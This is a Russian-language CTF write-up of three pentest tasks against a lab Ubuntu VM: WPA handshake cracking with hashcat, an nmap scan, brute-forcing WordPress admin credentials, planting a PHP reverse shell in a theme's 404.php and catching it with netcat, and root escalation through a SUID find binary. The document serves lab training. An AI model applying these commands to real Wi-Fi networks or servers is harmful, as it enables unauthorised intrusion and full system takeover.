

## PENTEST

### Условие на все три задачи:

*Один уважаемый житель общежития ШК заявил, что его сеть WiFi и сервер неуязвимы. Может убедите его в обратном?*

*Данные о точке доступа:*

- SSID: CTF\_TARGET
- IP: Каждой команде будет выдан IP машины (для примера 192.168.0.106)

### Ubuntu VM – WiFi (150 баллов)

К задаче был приложен handshake, перехваченный у роутера. Способов расшифровать его много. Лично мне удобно через hashcat. Внизу вы видите результат расшифровки.

```
b7e4b05904f6a94e40dc39652a5b20bb:128133b19c75:000899813127:Opiz:community

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 22000 (WPA-PBKDF2-PMKID+EAPOL)
Hash.Target.....: C:\Users\Ebobalik\Desktop\30833_1682781446.hc22000
Time.Started.....: Sat Apr 29 18:18:45 2023, (0 secs)
Time.Estimated...: Sat Apr 29 18:18:45 2023, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (D:\hashcat-6.2.6\rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 132.4 kH/s (11.25ms) @ Accel:8 Loops:256 Thr:512 Vec:1
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 71110/14344384 (0.50%)
Rejected.....: 46534/71110 (65.44%)
Restore.Point....: 0/14344384 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: 123456789 -> danielle06
Hardware.Mon.#1..: Temp: 41c Fan: 30% Util: 61% Core:1721MHz Mem:3504MHz Bus:16

Started: Sat Apr 29 18:18:16 2023
Stopped: Sat Apr 29 18:18:47 2023
```

**Ответ: community**

## Ubuntu VM – User (150 баллов)



После проникновения в сеть, можно просканировать хост.

```
(kali@kali)-[~]
$ nmap -sV 192.168.0.106
Starting Nmap 7.92 ( https://nmap.org ) at 2023-04-29 11:29 EDT
Stats: 0:00:13 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 78.05% done; ETC: 11:29 (0:00:04 remaining)
Nmap scan report for 192.168.0.106
Host is up (0.017s latency).
Not shown: 995 filtered tcp ports (no-response), 4 filtered tcp ports (host-unreach)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.41 ((Ubuntu))

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 54.47 seconds
```

Видим, что на хосту поднят один сервис – Apache 2 на порту 80.

Перейдя по ссылке мы видим сайт.



В комментариях была подсказка



S S

30.03.2023

Крутая игрушка. Однако файл robots.txt куда веселее....

[Ответить](#)

Перейдем по адресу 192.168.0.106/robots.txt

```
< > ↺ ⚠ Не защищено 192.168.0.106/robots.txt

User-agent: *
Allow: /
Disallow: message.txt
```


Теперь по 192.168.0.106/message.txt

```
< > ↺ ⚠ Не защищено 192.168.0.106/message.txt


Hello. I hate stereometry, so I want to give up the login / password from the site admin panel.
Login: Mankov
Password: I don't remember, but look it up in dictionaries (rockyou.txt maybe?)
```

Видим послание, в котором сказано что логин от админки Mankov, а пароль можно подобрать из словаря rockyou.txt. Способов брута много – через hydra, wr-scan и т.д.

В результате брута узнаем что логин/пароль – Mankov/community



Видим, что текущая тема – Twenty Twenty-Three. Давайте заменим файл 404.php у этой темы на php-reverse-shell для удаленного доступа к серверу.



Теперь на нашей машине запускаем прослушку порта, указанного в reverse-shell.

```
C:\Users\Eb0balik\Desktop>nc.exe -l -nvp 1234
listening on [any] 1234 ...
connect to [192.168.0.103] from (UNKNOWN) [192.168.0.106] 59960
Linux timurka-VirtualBox 5.11.0-27-generic #29~20.04.1-Ubuntu SMP Wed Aug 11 15:58:17 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
 22:50:09 up 39 min,  1 user,  load average: 0.01, 0.04, 0.01
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
timurka   :0                22:10    ?xdm?    1:13   0.00s  /usr/lib/gdm3/gdm-x-session --run-script env GNOME_SHELL_SESSION_MODE=ubuntu /usr/bin/gnome-session --sy
stemd --session=ubuntu
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

```
$ ls /
FLAG{NOtb4D_w0rdpre55_Br0KeN}
bin
boot
cdrom
dev
etc
home
lib
lib32
lib64
libx32
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
swapfile
sys
tmp
usr
var
```

В корне лежит флаг

**Ответ: FLAG{NOtb4D\_w0rdpre55\_Br0KeN}**

## Ubuntu VM – Root (150 баллов)

Попробуем вывести флаг

```
$ cat /root/flag.txt
cat: /root/flag.txt: Permission denied
$ _
```

Нам нужно как-то повысить свои права до рут-прав. Самая распространенная методика эскалации привилегий – эnumерация SUID файлов. SUID бит – бит разрешающий исполнение файла от имени владельца.

```
$ find / -perm -u=s -type f 2>/dev/null
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/xorg/Xorg.wrap
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/sbin/pppd
/usr/bin/umount
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/mount
/usr/bin/find
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/su
/usr/bin/fusermount
```

Поиск SUID файлов выдал, что *find* – содержит этот бит и принадлежит руту.

Выполним команду *sudo find . -exec /bin/sh \; -quit* и получил рут-права.

```
www-data@timurka-VirtualBox:/$ sudo find . -exec /bin/sh \; -quit
sudo find . -exec /bin/sh \; -quit
# whoami
whoami
root
# cat /root/flag.txt
cat /root/flag.txt
FLAG{COn9rATS_y0u_COo1_MAn}
#
```

**Ответ: FLAG{COn9rATS\_y0u\_COo1\_MAn}**